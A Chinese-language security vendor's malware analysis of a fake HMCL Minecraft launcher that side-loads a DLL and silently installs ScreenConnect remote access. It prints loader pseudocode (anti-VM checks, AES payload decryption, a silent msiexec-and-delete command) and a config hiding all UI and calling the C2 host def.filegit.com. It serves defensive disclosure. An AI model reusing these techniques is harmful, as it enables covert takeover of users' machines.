


下载游戏启动器却装了个远控？HMCL仿冒网站正在利用白加黑劫持用户 – 瑞安研技术博客

rayblog.rising.com.cn/2026/07/下载游戏启动器却装了个远控？hmcl仿冒网站正在利

Yunxia Zeng

2026-07-21



概述

近期，瑞星威胁情报中心捕获了一起仿冒HMCL的钓鱼攻击活动。HMCL (Hello Minecraft! Launcher) 是一款开源的Minecraft第三方启动器，攻击者注册hmcl.io、hmcl.app等虚假域名，诱导用户访问并下载带毒压缩包hmcl.zip。

该恶意样本采用**DLL侧加载白加黑**攻击手段：主程序HMCL-3.13.2.exe持有合法Microsoft Corporation数字签名，依靠厂商签名信誉绕过终端安全产品拦截；程序启动后依照Windows DLL搜索优先级，加载同级目录下恶意dsetup.dll。

恶意DLL采用双通路并行执行：

1. **伪装分支**：内存释放原版HMCL启动器并拉起运行，展示正常Minecraft游戏界面，以此迷惑用户，掩盖后台恶意行为；

2. **载荷投放分支**：解密内嵌加密资源，得到内含ScreenConnect合法远控的MSI安装包，调用msiexec /qn执行无交互静默安装，将远控程序部署至%ProgramFiles%\Microsoft.VC1420.ATL\，目录伪装成VC++运行时组件，极具隐蔽性。

ScreenConnect远控客户端以Windows服务形式持久运行，连接C2中继服务器def.filegit.com:8041。安装过程还注册了LSA身份认证包和凭据提供器，使攻击者可在不依赖用户密码的情况下完成系统认证和锁屏登录。攻击者通过禁用托盘图标、连接横幅、气泡通知等所有用户界面提示，实现完全静默的远程控制会话，从而长期隐蔽操控目标终端。

ATT&CK 矩阵

战术	技术	具体行为
TA0001-初始访问	T1566-网络钓鱼	仿冒HMCL官网诱导用户下载带毒压缩包
TA0003-持久化	T1543-创建或修改系统进程	ScreenConnect客户端以Windows服务自启
TA0003-持久化	T1547-启动或登陆自动执行	注册LSA身份认证包，劫持系统认证流程
TA0005-防御规避	T1027-混淆过的文件或信息	dsetup.dll资源段内嵌AES-128-CBC加密的MSI安装包，关键字字符串经XOR混淆
TA0005-防御规避	T1036-伪装	安装路径伪装为Microsoft.VC1420.ATL，仿冒VC++运行时组件
TA0005-防御规避	T1070-消除指示器	自删除落地的MSI安装包，清除攻击痕迹
TA0005-防御规避	T1218-利用签名的二进制程序	调用msiexec.exe以/qn参数执行MSI静默安装
TA0005-防御规避	T1564-隐蔽组件	禁用托盘图标、连接横幅、气泡通知等所有UI提示
TA0005-防御规避	T1574-劫持执行流	白文件HMCL-3.13.2.exe加载恶意dsetup.dll，利用合法签名绕过安全检测
TA0006-凭据访问	T1556-修改身份验证过程	注册自定义凭据提供器，绕过密码完成锁屏登录
TA0007-环境发现	T1497-虚拟化/沙盒规避	CPUID、EnumDisplayDevicesA等交叉检测，识别并阻断虚拟化分析环境


战术	技术	具体行为
TA0011-命令与控制	T1219-远程访问软件	通过ScreenConnect客户端建立远程控制会话
TA0011-命令与控制	T1573-加密通道	TLS加密连接C2中继服务器def.filegit.com:8041

样本分析

攻击流程

本次攻击分为五个阶段，从钓鱼投递到远控上线形成完整攻击链：

- 1. 钓鱼投递：**攻击者注册hmcl.io、hmcl.app等仿冒域名，复刻HMCL官网页面，诱导用户下载带毒压缩包hmcl.zip。
- 2. DLL侧加载：**用户解压后运行HMCL-3.13.2.exe（白文件），该程序启动时自动加载同目录下的恶意dsetup.dll，恶意代码在合法签名程序的掩护下静默执行。
- 3. 双路并行执行：**dsetup.dll同时展开两条执行路径——伪装通路释放正版HMCL启动器维持正常游戏界面，降低用户警觉；载荷投递通路先执行反分析环境检测（CPUID、虚拟机、沙箱识别），通过后解密资源中内嵌的MSI安装包。
- 4. 静默安装远控：**解密得到的ScreenConnect远控MSI以msiexec /qn静默参数安装至%ProgramFiles%\Microsoft.VC1420.ATL\，目录伪装成VC++运行时组件，安装完成后自动删除MSI文件清除痕迹。
- 5. 持久化与上线：**ScreenConnect客户端以Windows服务自启，注册LSA身份认证包和凭据提供器实现持久化与认证劫持，连接C2中继服务器def.filegit.com:8041，同时禁用所有UI提示实现完全静默的远程控制会话。



hmcl.zip 分析

字段	内容
文件名	hmcl.zip
MD5	3DF90F27485B785DE9731D09240CA2D7
文件类型	ZIP
文件大小	21.6 MB (22,709,302 字节)

hmcl.zip是仿冒站点向用户投递的初始载荷压缩包。当用户从<https://hmcl.io/>等钓鱼站点下载“HMCL启动器”时，实际获取到的即为该 ZIP 压缩包，解压后可见一套典型的白加黑恶意程序组合：

- **白文件**：HMCL-3.13.2.exe，一个带有 Microsoft Corporation 有效数字签名的合法可执行程序，能够通过数字签名校验，用以规避基于签名检测的安全机制。
- **黑 DLL**：dsetup.dll，一个恶意的动态链接库文件，利用 **DLL 侧加载 (DLL Side-Loading)** 技术，在 HMCL-3.13.2.exe 启动时被自动加载到内存中执行。
- **原始 DLL**：dsetup_orig.dll，带有 Microsoft Corporation 有效数字签名的合法 DLL 文件，即被替换前的原始模块。攻击者将其重命名为 dsetup_orig.dll，恶意 dsetup.dll 会调用原始 dsetup_orig.dll，将合法的导出函数请求转发过去，从而在维持白文件原有功能的同时完成恶意代码注入，实现无感劫持。

当用户运行解压后的"启动器"时，白文件正常启动以降低用户警惕，同时恶意 DLL 被静默侧加载。

名称	修改日期	类型	大小
 dsetup.dll	2026/7/4 13:44	应用程序扩展	23,259 KB
 dsetup_orig.dll	2026/7/4 13:44	应用程序扩展	94 KB
 HMCL-3.13.2.exe	2026/7/4 13:44	应用程序	506 KB

dsetup.dll 分析

字段	内容
文件名	dsetup.dll
MD5	292674BAB05CFA3AC822C95DBF74FEED
文件类型	DLL
文件大小	22.7 MB (23,817,216 字节)
病毒名	Trojan.Loader!1.142F5

dsetup.dll是一个多阶段链式执行的恶意DLL，核心目标是在维持程序正常运行假象的同时，静默投递ScreenConnect合法远控。样本采用双通路并行策略，两条执行路径分工明确：

- **伪装通路**：负责欺骗用户、掩盖后台恶意行为。在%TEMP%目录生成调试日志 dxsetup_dbg.log记录运行状态；创建命名互斥体防止多实例重复执行；从资源102中提取正版HMCL启动器写入磁盘并启动，向用户呈现正常的软件界面。
- **载荷投递通路**：负责真正的攻击落地。读取资源104中的 2 字节配置开关，按需进入反分析检测流程（沙箱、虚拟机等环境识别）；检测通过后，解密资源101中内置的加密MSI安装包，调用msiexec以静默参数/qn执行安装，安装完成后通过cmd /c del自删除落地的MSI文件，清除攻击痕迹。

创建调试日志：程序读取系统临时目录%TEMP%路径，拼接生成日志文件 dxsetup_dbg.log，核心关键日志记录内容如下：

阶段	日志内容	说明
DllMain	"DllMain: ATTACH hinst=%p"	记录当前模块句柄

阶段	日志内容	说明
DllMain	"host: %s"	记录宿主进程完整路径
DllMain	"DllMain: running payload"	标记即将进入载荷执行
DllMain	"DllMain: payload BLOCKED (analysis env)"	反分析检测命中，阻断载荷
载荷投递	"RunSilentMsi: FindResource FAILED err=%lu"	资源查找失败
载荷投递	"RunSilentMsi: resource size=%lu"	记录资源大小
载荷投递	"RunSilentMsi: LoadResource FAILED"	加载资源失败
载荷投递	"RunSilentMsi: LockResource FAILED"	锁定资源失败
载荷投递	"RunSilentMsi: decrypted %lu bytes"	解密成功，记录明文长度
载荷投递	"RunSilentMsi: CreateFileW FAILED err=%lu"	创建文件失败
载荷投递	"RunSilentMsi: wrote %lu bytes"	文件写入成功
载荷投递	"RunSilentMsi: launching via cmd (with cleanup)"	通过cmd.exe执行静默安装指令，执行完毕后清理落地文件
载荷投递	"RunSilentMsi: CreateProcessW FAILED err=%lu"	启动失败

```
// 创建调试日志 dxsetup_dbg.log
if (GetTempPathA(MAX_PATH, temp_path))
{
    wsprintfA(log_path, "%sdxsetup_dbg.log", temp_path);
    GetLocalTime(&sys_time);
    wsprintfA(log_header,
        "==== session %04u-%02u-%02u %02u:%02u:%02u =====\r\n",
        sys_time.wYear, sys_time.wMonth, sys_time.wDay,
```

```

        sys_time.wHour, sys_time.wMinute, sys_time.wSecond);
hFile = CreateFileA(log_path, FILE_APPEND_DATA,
    FILE_SHARE_READ, NULL, OPEN_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);
if (hFile != INVALID_HANDLE_VALUE)
{
    WriteFile(hFile, log_header, lstrlenA(log_header), &dwWritten, NULL);
    CloseHandle(hFile);
}
}

```

互斥体防多开：内置 11 字节密文经XOR 0xB3解密后得到互斥体名称"DXDecoyOnce"，调用CreateMutexA创建互斥体。若互斥体已存在（GetLastError返回ERROR_ALREADY_EXISTS），说明已有实例运行，则关闭句柄跳过启动器释放步骤；若为首次实例，则将资源102中内嵌的PE文件落地至%TEMP%目录并启动，以此恢复正版HMCL界面供用户正常使用，避免因缺少启动器而暴露异常。无论哪个分支，后续均继续执行载荷逻辑。

```

// 解密互斥体名称（密文 XOR 0xB3）
for (int i = 0; i < 11; i++)
    mutex_name[i] = enc_mutex[i] ^ 0xB3;
mutex_name[11] = '\0';
hMutex = CreateMutexA(NULL, TRUE, mutex_name);
if (hMutex)
{
    if (GetLastError() == ERROR_ALREADY_EXISTS)
        CloseHandle(hMutex);          // 已有实例运行，不再释放启动器
    else
        DropAndRun(hLibModule, 102);  // 首次实例：释放资源 102 中的 PE
}

```

反分析开关：查找资源104（大小为 2 字节，值为{0x00, 0x01}），两个字节分别承担不同职责：

- **第 1 字节 (0x00)：**控制MSI安装界面模式，0x00对应静默参数/qn，非零则显示基础界面/qb。
- **第 2 字节 (0x01)：**决定是否启用反分析检测。非0x00时执行虚拟机/沙箱环境等反分析检测，全部通过后执行载荷，否则不执行任何恶意行为；为0x00时跳过检测直接执行载荷。此外资源不存在或LockResource失败时同样绕过检测。

```

// 原子锁确保单次执行，资源 104 第 2 字节控制是否开启反分析检测
if (!_InterlockedCompareExchange(&g_once, 1, 0))
{
    LogDebug("DllMain: running payload");
    pRsrc = FindResourceA(hLibModule, (LPCSTR)104, (LPCSTR)RT_RCDATA);
    if (!pRsrc)
        goto 执行载荷;                // 资源 104 不存在 → 跳过检测
    v14 = SizeofResource(hLibModule, pRsrc);
}

```

```
v15 = LockResource(LoadResource(hLibModule, pRsrc));
if (!v15 || v14 < 2 || !v15[1]) // byte[1] == 0 或无数据 → 跳过检测
    goto 执行载荷;
// byte[1] != 0 → 进入反分析检测
}
```

分析环境检测：涵盖以下四个维度，从处理器特征、显示设备、内存规模和显示器数量交叉判断当前是否处于虚拟化分析环境：

检测项	方法	触发条件
CPU 品牌字符串	CPUID指令读取处理器品牌字符串，与黑名单做大小写不敏感子串匹配	命中QEMU、VMware、VirtualBox、KVM、Xen、Hypervisor中任意一项
显卡设备名	EnumDisplayDevicesA获取主显示器设备名称，与黑名单匹配	命中VMware SVGA、VirtualBox、QEMU、Microsoft Basic Display中任意一项
物理内存	GlobalMemoryStatusEx获取物理内存总量	恰好为 1 GB / 2 GB / 4 GB（虚拟化平台常见配置）
显示器数量	GetSystemMetrics(SM_CMONITORS)查询显示器数量	返回 0（无显示器，典型沙箱特征）

```
反分析检测：
// 检测1: CPUID 品牌字符串黑名单
memset(buf, 0, 64);
__asm { cpuid, 0x80000000 }; // 查询 CPU 最大扩展叶号
if (max_leaf >= 0x80000004) // 支持品牌字符串读取
{
    __asm { cpuid, 0x80000002 }; // 读取品牌字符串第 1 段（16 字节）
    __asm { cpuid, 0x80000003 }; // 读取品牌字符串第 2 段（16 字节）
    __asm { cpuid, 0x80000004 }; // 读取品牌字符串第 3 段（16 字节）
}
if (子串匹配(buf, CPU品牌黑名单)) // QEMU|VMware|VirtualBox|KVM|Xen|Hypervisor
    goto 阻断;

// 检测2: 显卡设备名黑名单
memset(&disp, 0, sizeof(disp));
disp.cb = sizeof(disp);
if (EnumDisplayDevicesA(NULL, 0, &disp, 0))
{
    if (子串匹配(disp.DeviceString, 显卡黑名单)) // VMware SVGA|VirtualBox|QEMU|Microsoft Basic Display
        goto 阻断;
}
```

```

}

// 检测3: 物理内存为 1/2/4 GB 时阻断
GlobalMemoryStatusEx(&mem);
ullRAM = mem.ullTotalPhys;
if ((ullRAM & 0x3FFFFFFF) == 0)    // 精确对齐到 GB 边界
{
    ullGB = ullRAM >> 30;
    if (ullGB == 1 || ullGB == 2 || ullGB == 4)
        goto 阻断;
}

// 检测4: 无显示器时阻断
if (!GetSystemMetrics(SM_CMONITORS))
    goto 阻断;

// 全部通过 → 执行载荷
执行载荷:
    RunSilentMsi(hLibModule);
    return;

```

阻断:

```

    LogDebug("DllMain: payload BLOCKED (analysis env)");

```

载荷投递：读取资源101（大小为 13,439,008 字节），执行AES-128-CBC解密得到MSI安装包。

```

// AES-128-CBC 解密
BCryptOpenAlgorithmProvider(&hAlg, L"AES", NULL, 0);
BCryptSetProperty(hAlg, L"ChainingMode", L"ChainingModeCBC", ...);
BCryptGenerateSymmetricKey(hAlg, &hKey, NULL, 0, pbSecret, 16, 0);
// IV = 资源前 16 字节, 密文 = 剩余数据
BCryptDecrypt(hKey, pCiphertext, cbCiphertext, NULL,
    pIV, 16, NULL, 0, &cbPlaintext, BCRYPT_BLOCK_PADDING);
pPlaintext = HeapAlloc(GetProcessHeap(), 0, cbPlaintext);
BCryptDecrypt(hKey, pCiphertext, cbCiphertext, NULL,
    pIV, 16, pPlaintext, cbPlaintext, &cbWritten, BCRYPT_BLOCK_PADDING);
// 校验: 解密后前 4 字节必须为 D0 CF 11 E0 (OLE 复合文档)
if (cbWritten < 8 || pPlaintext[0] != 0xD0 || pPlaintext[1] != 0xCF
    || pPlaintext[2] != 0x11 || pPlaintext[3] != 0xE0)
{ LogDebug("RunSilentMsi: bad header"); return; }

```

解密后的MSI文件以dxupdate_.msi命名写入%TEMP%目录。

```

// 落地 MSI 并静默安装
GetTempPathW(MAX_PATH, temp_path);
wsprintfW(msi_path, L"%sdxupdate_%lu.msi", temp_path, GetCurrentProcessId());
WriteFile(hFile, pPlaintext, cbWritten, &dwWritten, NULL);
CloseHandle(hFile);

```

随后读取资源104第 1 字节，确定msiexec安装界面参数——0x00对应静默/qn，非零则显示基础界面/qb。

```
// 读取资源 104 第 1 字节决定 msiexec 界面参数
if (pRsrc104) ui_flag = *pRsrc104;    // 0x00 → /qn (静默)，非零 → /qb (基础界面)
```

接着解密启动器名称：内置密文DE C0 DA D6 CB D6 D0 9D D6 CB D6经XOR 0xB3解密得到msiexec.exe。

```
// 解密 "msiexec.exe" 字符串 (XOR 0xB3)
for (int j = 0; j < 11; j++)
    msiexec[j] = enc_msiexec[j] ^ 0xB3;
```

最终拼接完整命令行cmd.exe /c msiexec /i /qn REBOOT=ReallySuppress & del /f /q，通过CreateProcessW启动。命令行末尾的del /f /q在msiexec安装完成后自动清理落地的MSI文件，抹除攻击痕迹。

```
// cmd.exe /c msiexec /i <msi> /qn REBOOT=ReallySuppress & del /f /q <msi>
wsprintfW(cmdline, L"cmd.exe /c %s /i %s %s REBOOT=ReallySuppress & del /f /q %s",
           msiexec, msi_path, ui_flag, msi_path);
CreateProcessW(NULL, cmdline, ...);
```

MSI分析

字段	内容
MD5	4B2D9FF364C8E1E6E59F97DA36FA94C6
文件类型	MSI
文件大小	12.8 MB (13,438,992 字节)

该MSI由dsetup.dll解密资源101得到，内部Directory表指定默认安装路径为%ProgramFiles%\Microsoft.VC1420.ATL：

目录标识	父目录	默认路径
TARGETDIR	—	安装根目录
ProgramFilesFolder	TARGETDIR	%ProgramFiles%
INSTALLLOCATION	ProgramFilesFolder	Microsoft.VC1420.ATL

Microsoft.VC1420.ATL整体伪装成Visual C++ 2014 (v142)版本的ATL (Active Template Library) 运行时组件，从文件名到目录结构均与微软官方VC发行包的命名规范高度一致，具有较强的欺骗性。解包后共包含 19 个文件，均为ScreenConnect远程控制软件的客户

端套件组件。

名称	修改日期	类型	大小
 app.config	2025/5/20 19:04	Configuration 源...	3 KB
 Client.en-US.resources	2025/5/20 19:04	RESOURCES 文件	50 KB
 Client.Override.en-US.resources	2025/5/20 19:04	RESOURCES 文件	1 KB
 Client.Override.resources	2025/5/20 19:04	RESOURCES 文件	4 KB
 Client.resources	2025/5/20 19:04	RESOURCES 文件	29 KB
 ScreenConnect.Client.dll	2025/5/20 19:04	应用程序扩展	193 KB
 ScreenConnect.ClientService.dll	2025/5/20 19:04	应用程序扩展	68 KB
 ScreenConnect.ClientService.exe	2025/5/20 19:04	应用程序	94 KB
 ScreenConnect.Core.dll	2025/5/20 19:02	应用程序扩展	539 KB
 ScreenConnect.Windows.dll	2025/5/20 19:04	应用程序扩展	1,689 KB
 ScreenConnect.WindowsAuthenticat...	2025/4/24 4:04	应用程序扩展	255 KB
 ScreenConnect.WindowsBackstageS...	2025/5/20 19:04	应用程序	60 KB
 ScreenConnect.WindowsBackstageS...	2025/5/20 19:04	Configuration 源...	1 KB
 ScreenConnect.WindowsClient.exe	2025/5/20 19:05	应用程序	596 KB
 ScreenConnect.WindowsClient.exe.c...	2025/5/20 19:05	Configuration 源...	1 KB
 ScreenConnect.WindowsCredentialP...	2025/5/20 18:50	应用程序扩展	837 KB
 ScreenConnect.WindowsFileManage...	2025/5/20 19:04	应用程序	80 KB
 ScreenConnect.WindowsFileManage...	2025/5/20 19:04	Configuration 源...	1 KB
 system.config	2025/5/20 19:04	Configuration 源...	1 KB

核心可执行组件：

文件	功能
ScreenConnect.ClientService.exe	核心服务进程
ScreenConnect.WindowsClient.exe	远程桌面客户端
ScreenConnect.WindowsBackstageShell.exe	Shell通道
ScreenConnect.WindowsFileManager.exe	远程文件管理器
ScreenConnect.Client.dll	客户端核心功能库
ScreenConnect.Core.dll	基础功能库
ScreenConnect.Windows.dll	Windows平台适配库

文件	功能
ScreenConnect.WindowsAuthenticationPackage.dll	LSA身份认证包
ScreenConnect.WindowsCredentialProvider.dll	凭据提供器

C2 连接配置：核心配置文件system.config中硬编码了远程控制端的连接参数：

参数	值
控制端域名	def.filegit.com
端口	8041
认证密钥	RSA公钥（Base64编码）

```
<?xml version="1.0" encoding="utf-8"?>
<configuration>
  <configSections>
    <section name="ScreenConnect.ApplicationSettings" type="System.Configuration.ClientSe
      Culture=neutral, PublicKeyToken=b77a5c561934e089" />
  </configSections>
  <ScreenConnect.ApplicationSettings>
    <setting name="ClientLaunchParametersConstraint" serializeAs="String">
      <value>?h=def.filegit.com&amp;p=8041&amp;
        k=BgIAAackAABSU0ExAAgAAAEAAQA16%2fTGkJuKzmPRwtRqFIPq13C%2fhtZf5v2d0VocPf2i%2b3Qx5(
        5q%2fFEcKbao%2fNyt1sCKoWPxRwGPNazIErFVLdUTQAwUAHFFsH%2fAI%2bRLJh153QVgHaYcZAhLsW0(
        sThac04E%2beYcPVy%2fX3y4P%2bFdCGFMSEmkoBtL9mQV1YSVfKuOD5dmo4kAFnoInvt2ZKpqL0zIbLs!
        MbgRLYySi4kViPUQndES6</value>
    </setting>
  </ScreenConnect.ApplicationSettings>
</configuration>
```

域名def.filegit.com仿冒正常的文件托管服务命名风格，端口8041为ScreenConnect的默认中继端口，客户端启动后自动向该地址发起TLS加密连接完成注册上线。

隐蔽性配置：另一个配置文件app.config对ScreenConnect客户端行为做了全面的隐蔽化处理。注释采用阿拉伯语，暗示攻击者可能源自阿拉伯语地区：


配置项	值	含义
ShowFeedbackSurveyForm	false	禁用用户反馈问卷，避免弹出调查窗口
SupportShowBalloonOnHide	false	临时远程会话时禁用气泡通知
AccessShowBalloonOnHide	false	无人值守远程会话时禁用气泡通知
SupportShowHostConnectedBanner	false	临时远程会话时不显示连接横幅

配置项	值	含义
AccessShowHostConnectedBanner	false	无人值守远程会话时不显示连接横幅
SupportShowBalloonOnConnect	false	临时远程会话时禁用连接气泡通知
AccessShowBalloonOnConnect	false	无人值守远程会话时禁用连接气泡通知
SupportShowSystemTrayIcon	false	临时远程会话时隐藏托盘图标
AccessShowSystemTrayIcon	false	无人值守远程会话时隐藏托盘图标
SupportShowUnderControlBanner	false	临时远程会话时不显示被控横幅
AccessShowUnderControlBanner	false	无人值守远程会话时不显示被控横幅

上述 11 项配置将ScreenConnect客户端的所有用户界面提示——托盘图标、连接横幅、气泡通知、反馈问卷——全部关闭。受害者的桌面上看不到任何ScreenConnect运行的视觉痕迹，攻击者可在完全静默的状态下建立远程控制会话。

攻击过程可视化(EDR)

瑞星EDR上详细记录了主机上的程序活动，通过威胁可视化调查功能，可以对本次攻击过程进行还原以及关系网展示。图中展示了本次攻击活动中涉及到的进程等情况。



总结

本次攻击以仿冒HMCL（Minecraft第三方启动器）官网为社交工程诱饵，通过DLL侧加载白加黑技术绕过安全检测，经由多阶段递进式载荷投放，在目标主机中植入ScreenConnect合法远控，实现了攻击者对目标系统的长期隐蔽操控。该远控以Windows服务形式持久化运行，安装路径和目录结构均伪装为VC++运行时组件，且关闭了托盘图标、连接横幅、气泡通知等所有用户界面提示，具备极强的运行隐蔽性。攻击者可随时通过def.filegit.com中继服务器建立远程控制会话，被控系统的信息机密性、完整性和可用性均面临严重威胁。

此类攻击提醒我们，传统的单点防御手段已难以有效应对多阶段复合攻击。建议构建覆盖终端、网络和人员意识的三层防御体系：终端层面应部署具备行为分析能力的安全产品，重点监测异常进程创建、隐蔽窗口启动、目录临时编译行为及非浏览器进程发起的加密通信；网络层面应对可疑域名的通信实施访问控制，结合威胁情报建立动态阻断策略；管理层面应持续强化员工安全教育，提升对社交工程攻击的识别与防范意识，形成人防与技防相结合的纵深防御格局。

预防措施

1. 不打开可疑文件。

不打开未知来源的可疑的文件和邮件，防止社会工程学和钓鱼攻击。

2. 部署网络安全态势感知、预警系统等网关安全产品。

网关安全产品可利用威胁情报追溯威胁行为轨迹，帮助用户进行威胁行为分析、定位威胁源和目的，追溯攻击的手段和路径，从源头解决网络威胁，最大范围内发现被攻击的节点，帮助企业更快响应和处理。

3. 安装有效的杀毒软件，拦截查杀恶意文档和木马病毒。

杀毒软件可拦截恶意文档和木马病毒，如果用户不小心下载了恶意文件，杀毒软件可拦截查杀，阻止病毒运行，保护用户的终端安全。

瑞星ESM目前已经可以检出此次攻击事件的相关样本



4. 及时修补系统补丁和重要软件的补丁。

沦陷信标 (IOC)

- MD5

```
3DF90F27485B785DE9731D09240CA2D7
292674BAB05CFA3AC822C95DBF74FEED
4B2D9FF364C8E1E6E59F97DA36FA94C6
```

- Domain

```
def.filegit.com
hmcl.io
hmcl.app
```